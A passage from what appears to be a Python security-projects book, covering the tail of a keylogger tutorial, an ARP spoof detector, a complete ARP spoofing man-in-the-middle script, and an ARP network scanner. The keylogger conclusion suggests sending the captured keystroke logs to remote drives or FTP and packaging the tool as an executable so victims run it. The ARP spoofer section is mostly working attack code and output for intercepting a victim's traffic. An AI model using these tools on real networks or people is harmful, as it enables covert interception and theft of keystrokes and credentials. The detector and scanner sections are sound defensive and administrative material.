.[ENTER]
```

This was actually what I pressed on my personal keyboard during that period!

When you run it with `report_method="file"` (default), then you should start seeing log files in the current directory after each minute:



Name	Date modified	Type	Size
keylog-2020-12-18-150204_2020-12-18-150214	12/18/2020 15:02	Text Document	1 KB
keylog-2020-12-18-150214_2020-12-18-150234	12/18/2020 15:02	Text Document	1 KB
keylog-2020-12-18-150234_2020-12-18-150244	12/18/2020 15:02	Text Document	1 KB
keylog-2020-12-18-150244_2020-12-18-150254	12/18/2020 15:02	Text Document	1 KB
keylog-2020-12-18-150254_2020-12-18-150304	12/18/2020 15:03	Text Document	1 KB
keylog-2020-12-18-150304_2020-12-18-150324	12/18/2020 15:03	Text Document	1 KB
keylog-2020-12-18-150324_2020-12-18-150334	12/18/2020 15:03	Text Document	1 KB
keylog-2020-12-18-150334_2020-12-18-150344	12/18/2020 15:03	Text Document	1 KB
keylog-2020-12-18-150344_2020-12-18-150354	12/18/2020 15:03	Text Document	1 KB
keylog-2020-12-18-150354_2020-12-18-150404	12/18/2020 15:04	Text Document	1 KB
keylog-2020-12-18-150404_2020-12-18-150434	12/18/2020 15:04	Text Document	1 KB
keylogger	12/18/2020 15:03	Python Source File	5 KB
README	8/10/2019 15:53	Markdown Source ...	1 KB
requirements	8/10/2019 15:50	Text Document	1 KB

And you'll see output something like this in the console:

```
[+] Saved keylog-2020-12-18-150850_2020-12-18-150950.txt
[+] Saved keylog-2020-12-18-150950_2020-12-18-151050.txt
[+] Saved keylog-2020-12-18-151050_2020-12-18-151150.txt
[+] Saved keylog-2020-12-18-151150_2020-12-18-151250.txt
...
```

Conclusion

Now you can extend this to send the log files across the network, or you can use Google Drive API to upload them to your drive, or you can even upload them to your FTP server.

Also, since no one will execute a `.py` file, you can build this code into an executable using open source libraries such as Pyinstaller.

PROJECT 26: Detect ARP Spoof Attack using Scapy in Python

Writing a simple Python script using Scapy that identifies and detects an ARP spoof attack in the network.

In the previous tutorial, we have built an ARP spoof script using Scapy that once it is established correctly, any traffic meant for the target host will be sent to the attacker's host, now you are maybe wondering, how can we detect this kind of attacks ? well, that's what we are going to do in this tutorial.

The basic idea behind the script that we're going to build is to keep sniffing packets (passive monitoring or scanning) in the network, once an ARP packet is received, we analyze two components:

- The source MAC address (that can be spoofed).
- The real MAC address of the sender (we can easily get it by initiating

an ARP request of the source IP address).

And then we compare the two. If they are not the same, then we are definitely under an ARP spoof attack!

Writing the Script

First let's import what we gonna need (you need to install Scapy first, head to this tutorial or the official Scapy documentation for installation):

```
from scapy.all import Ether, ARP, srp, sniff, conf
```

Then we need a function that given an IP address, it makes an ARP request and retrieves the real MAC address the that IP address:

```
def get_mac(ip):
    """
    Returns the MAC address of `ip`, if it is unable to find it
    for some reason, throws `IndexError`
    """
    p = Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip)
    result = srp(p, timeout=3, verbose=False)[0]
    return result[0][1].hwsrc
```

After that, the sniff() function that we gonna use, takes a callback (or function) to apply to each packet sniffed, let's define it:

```
def process(packet):
    # if the packet is an ARP packet
    if packet.haslayer(ARP):
        # if it is an ARP response (ARP reply)
```

```
    if packet[ARP].op == 2:
        try:
            # get the real MAC address of the sender
            real_mac = get_mac(packet[ARP].psrc)
            # get the MAC address from the packet sent to us
            response_mac = packet[ARP].hwsrc
            # if they're different, definitely there is an attack
            if real_mac != response_mac:
                print(f"[!] You are under attack, REAL-MAC: {real_mac.upper()}, FAKE-MAC: {response_mac.upper()}")
        except IndexError:
            # unable to find the real mac
            # may be a fake IP or firewall is blocking packets
            pass
```

Note: Scapy encodes the type of ARP packet in a field called "op" which stands for operation, by default the "op" is 1 or "who-has" which is an ARP request, and 2 or "is-at" is an ARP reply.


As you may see, the above function checks for ARP packets. More precisely, ARP replies, and then compares between the real MAC address and the response MAC address (that's sent in the packet itself).

All we need to do now is to call the sniff() function with the callback written above:


```
sniff(store=False, prn=process)
```

Note: store=False tells sniff() function to discard sniffed packets instead of storing them in memory, this is useful when the script runs for a very long time.

When you try to run the script, nothing will happen obviously, but when an attacker tries to spoof your ARP cache like in the figure shown below:



The ARP spoof detector (ran on another machine, obviously) will automatically respond:



Alright that's it!

To prevent such man-in-the-middle attacks, you need to use Dynamic ARP Inspection, which is a security feature that automatically rejects malicious ARP packets we just detected.

Here are some further readings:

- Detecting and Preventing ARP Poison attacks.
- Building an ARP Spoofer in Python using Scapy.
- XArp – Advanced ARP Spoofing Detection.

PROJECT 27: Build an ARP Spoofer in Python using Scapy

Building and creating an ARP Spoof script in Python using Scapy to be able to be a man in the middle to monitor, intercept and modify packets in the network.


In this tutorial, we will build an ARP spoof script using the Scapy library in Python.

What is ARP Spoofing

In brief, it is a method of gaining a man-in-the-middle situation. Technically speaking, it is a technique by which an attacker sends spoofed ARP packets (false packets) onto the network (or specific hosts), enabling the attacker to intercept, change or modify network traffic on the fly.


Once you (as an attacker) are a man in the middle, you can literally intercept or change everything that passes in or out of the victim's device. So, in this tutorial, we will write a Python script to do just that.

In a regular network, all devices communicate normally to the gateway and then to the internet, as shown in the following image:




Now the attacker needs to send ARP responses to both hosts:

- Sending ARP response to the gateway saying that "I have the victim's IP address".
- Sending ARP response to the victim saying that "I have the gateway's IP address".



Once the attacker performs an ARP Spoof attack, as shown in the previous figure, they will be in the man-in-the-middle situation:



At this moment, once the victim sends any packet (an HTTP request, for instance), it will pass first to the attacker's machine. Then it will forward the packet to the gateway, so as you may notice, the victim does not know that attack. In other words, they won't be able to figure out that they are being attacked.

Alright, enough theory! Before we get started, you need to install the required libraries:

```
pip3 install scapy
```

Check this tutorial to get Scapy to work correctly on your machine if you're on Windows. Additionally, you need to install pywin32, like so:

```
pip3 install pywin32
```

Writing the Python Script

Before anything else, we need to import the necessary modules:

```
from scapy.all import Ether, ARP, srp, send
import argparse
import time
import os
import sys
```

Note: You need to have the Scapy library installed in your machine, head to this post or the official Scapy website.

In the beginning, I need to mention that we need to have IP forwarding enabled.

There are many ways to enable IP route in various platforms. However, I made a python module here to enable IP routing in Windows without worrying about anything.

For Unix-like users (the suggested platform for this tutorial), all you need is to edit the file "/proc/sys/net/ipv4/ip_forward" which requires root access, and put a value of 1 that indicates as enabled, check this tutorial for more information. This function does it anyways:

```
def _enable_linux_iproute():
    """
    Enables IP route ( IP Forward ) in linux-based distro
    """
    file_path = "/proc/sys/net/ipv4/ip_forward"
    with open(file_path) as f:
        if f.read() == 1:
            # already enabled
            return
```

```
    with open(file_path, "w") as f:
        print(1, file=f)
```

For Windows users, once you `services.py` in your current directory, you can - paste this function:

```
def _enable_windows_iproute():
    """
    Enables IP route (IP Forwarding) in Windows
    """
    from services import WService
    # enable Remote Access service
    service = WService("RemoteAccess")
    service.start()
```

The function below handles enabling IP routing in all platforms:

```
def enable_ip_route(verbose=True):
    """
    Enables IP forwarding
    """
    if verbose:
        print("[!] Enabling IP Routing...")
    _enable_windows_iproute() if "nt" in os.name else
_enable_linux_iproute()
    if verbose:
        print("[!] IP Routing enabled.")
```

Now, let's get into the cool stuff. First, we need a utility function that allows us to get the MAC address of any machine in the network:

```
def get_mac(ip):
    """
    Returns MAC address of any device connected to the network
    If ip is down, returns None instead
    """
    ans, _ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip), timeout=3, verbose=0)
    if ans:
        return ans[0][1].src
```

We use Scapy's srp() function that sends requests as packets and keeps listening for responses; in this case, we're sending ARP requests and listening for any ARP responses.

Second, we are going to create a function that does the core work of this tutorial; given a **target IP address** and a **host IP address**, it changes the ARP cache of **the target IP address,** saying that we have **the host's IP address**:

```
def spoof(target_ip, host_ip, verbose=True):
    """
    Spoofs `target_ip` saying that we are `host_ip`.
    it is accomplished by changing the ARP cache of the target (poisoning)
    """
    # get the mac address of the target
    target_mac = get_mac(target_ip)
    # craft the arp 'is-at' operation packet, in other words; an ARP response
    # we don't specify 'hwsrc' (source MAC address)
    # because by default, 'hwsrc' is the real MAC address of the sender (ours)
```

```
    arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=host_ip,
op='is-at')
    # send the packet
    # verbose = 0 means that we send the packet without printing any thing
    send(arp_response, verbose=0)
    if verbose:
        # get the MAC address of the default interface we are using
        self_mac = ARP().hwsrc
        print("[+] Sent to {} : {} is-at {}".format(target_ip, host_ip, self_mac))
```

The above code gets the MAC address of the target, crafts the malicious ARP reply (response) packet, and then sends it.

Once we want to stop the attack, we need to re-assign the real addresses to the target device (as well as the gateway), if we don't do that, the victim will lose internet connection, and it will be evident that something happened, we don't want to do that, we will send seven legitimate ARP reply packets (a common practice) sequentially:

```
def restore(target_ip, host_ip, verbose=True):
    """
    Restores the normal process of a regular network
    This is done by sending the original informations
    (real IP and MAC of `host_ip` ) to `target_ip`
    """
    # get the real MAC address of target
    target_mac = get_mac(target_ip)
    # get the real MAC address of spoofed (gateway, i.e router)
    host_mac = get_mac(host_ip)
    # crafting the restoring packet
    arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=host_ip,
```

```
hwsrc=host_mac, op="is-at")
    # sending the restoring packet
    # to restore the network to its normal process
    # we send each reply seven times for a good measure (count=7)
    send(arp_response, verbose=0, count=7)
    if verbose:
        print("[+] Sent to {} : {} is-at {}".format(target_ip, host_ip, host_mac))
```

This was similar to the spoof() function, and the only difference is that it is sending few legitimate packets. In other words, it is sending true information.

Now we are going to need to write the main code, which is spoofing both; the **target** and **host** (gateway) infinitely until CTRL+C is detected, so we will restore the original addresses:

```
if __name__ == "__main__":
    # victim ip address
    target = "192.168.1.100"
    # gateway ip address
    host = "192.168.1.1"
    # print progress to the screen
    verbose = True
    # enable ip forwarding
    enable_ip_route()
    try:
        while True:
            # telling the `target` that we are the `host`
            spoof(target, host, verbose)
            # telling the `host` that we are the `target`
            spoof(host, target, verbose)
```

```
            # sleep for one second
            time.sleep(1)
    except KeyboardInterrupt:
        print("[!] Detected CTRL+C ! restoring the network, please wait...")
        restore(target, host)
        restore(host, target)
```

I ran the script on a Linux machine. Here is a screenshot of my result:

```
root@rockikz:~# python3 arp_spoof.py 192.168.1.100 192.168.1.1 --verbose
[!] Enabling IP Routing...
[+] IP Routing Enabled.
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
```

In this example, I have used my personal computer as a victim. If you try to check your ARP cache:

```
root@rockikz:~# arp
Address                  HWtype  HWaddress
_gateway                 ether   c8:21:58:df:65:74
192.168.1.105            ether   c8:21:58:df:65:74
```

You will see that the attacker's MAC address (in this case, "192.168.1.105") is the same as the gateway's. We're absolutely fooled!

In the attacker's machine, when you click CTRL+C to close the program, here is a screenshot of the restore process:

```
^C[!] Detected CTRL+C ! restoring the network, please wait...
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at e8:94:f6:c4:97:3f
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 00:ae:fa:81:e2:5e
```

Going back to the victim machine, you'll see the original MAC address of the gateway is restored:

```
root@rockikz:~# arp
Address                  HWtype  HWaddress
_gateway                 ether   e8:94:f6:c4:97:3f
192.168.1.105            ether   c8:21:58:df:65:74
```

Now, you may say what the benefit of being a man-in-the-middle is? Well, that's a critical question. In fact, you can do many things as long as you have a good experience with Scapy or any other man-in-the-middle tool; possibilities are endless. For example, you can inject javascript code in HTTP responses, DNS spoof your target, intercept files and modify them on the fly, network sniffing and monitoring, and much more.

So, this was a quick demonstration of an ARP spoof attack, and remember, use this ethically! Use it on your private network, don't use it on a network you don't have authorization.

Check this tutorial for detecting these kinds of attacks in your network!

PROJECT 28: Make a Network Scanner using Scapy in Python

Building a simple network scanner using ARP requests and monitor the network using Scapy library in Python.

A network scanner is an important element for a network administrator as well as a penetration tester. It allows the user to map the network to find devices that are connected to the same network.

In this tutorial, you will learn how to build a simple network scanner using Scapy library in Python.

I will assume you already have it installed, If it isn't the case, feel free to check these tutorials:

- How to Install Scapy on Windows
- How to Install Scapy on Ubuntu


You can also refer to Scapy's official documentation.

Back to the point, there are many ways out there to scan computers in a single network, but we are going to use one of the popular ways which is using **ARP** requests.

First, we gonna need to import essential methods from scapy:

```
from scapy.all import ARP, Ether, srp
```


Second, we gonna need to make an ARP request as shown in the following image:



The network scanner will send the ARP request indicating who has some specific IP address, let's say "192.168.1.1", the owner of that IP address (the target) will automatically respond saying that he is "192.168.1.1", with that response, the MAC address will also be included in the packet, this allows us to successfully retrieve all network users' IP and MAC addresses simultaneously when we send a broadcast packet (sending a packet to all the devices in the network).

Note that you can change the MAC address of your machine, so keep that in mind while retrieving the MAC addresses, as they may change from one time to another if you're in a public network.

The ARP response is demonstrated in the following figure:



So, let us craft these packets:

```
target_ip = "192.168.1.1/24"
# IP Address for the destination
# create ARP packet
arp = ARP(pdst=target_ip)
# create the Ether broadcast packet
# ff:ff:ff:ff:ff:ff MAC address indicates broadcasting
ether = Ether(dst="ff:ff:ff:ff:ff:ff")
# stack them
packet = ether/arp
```

Note: In case you are not familiar with the notation "/24" or "/16" after the IP address, it is basically an IP range here, for example, "192.168.1.1/24" is a range from "192.168.1.0" to "192.168.1.255", please read more about CIDR Notation.

Now we have created these packets, we need to send them using `srp()` function which sends and receives packets at layer 2, we set the timeout to 3 so the script won't get stuck:

```
result = srp(packet, timeout=3)[0]
```

result now is a list of pairs that is of the format `(sent_packet, received_packet)`, let's iterate over them:

```
# a list of clients, we will fill this in the upcoming loop
clients = []

for sent, received in result:
    # for each response, append ip and mac address to `clients` list
    clients.append({'ip': received.psrc, 'mac': received.hwsrc})
```

Now all we need to do is to print this list we have just filled:


```
# print clients
print("Available devices in the network:")
print("IP" + " "*18+"MAC")
for client in clients:
    print("{:16}    {}".format(client['ip'], client['mac']))
```

Full code:

```
from scapy.all import ARP, Ether, srp

target_ip = "192.168.1.1/24"
```

```
# IP Address for the destination
# create ARP packet
arp = ARP(pdst=target_ip)
# create the Ether broadcast packet
# ff:ff:ff:ff:ff:ff MAC address indicates broadcasting
ether = Ether(dst="ff:ff:ff:ff:ff:ff")
# stack them
packet = ether/arp

result = srp(packet, timeout=3, verbose=0)[0]

# a list of clients, we will fill this in the upcoming loop
clients = []

for sent, received in result:
    # for each response, append ip and mac address to `clients` list
    clients.append({'ip': received.psrc, 'mac': received.hwsrc})

# print clients
print("Available devices in the network:")
print("IP" + " "*18+"MAC")
for client in clients:
    print("{:16}    {}".format(client['ip'], client['mac']))
```

Here is a screenshot of my result in my personal network:



Alright, we are done with this tutorial, see how you can extend this and make it more convenient to replace other scanning tools.

If you wish to scan nearby networks, check this tutorial.

And remember, don't -paste, write it on your own to understand properly!

Summary

This book is dedicated to the readers who take time to write me each day. Every morning I’m greeted by various emails — some with requests, a few with complaints, and then there are the very few that just say thank you. All these emails encourage and challenge me as an author — to better both my books and myself.
Thank you!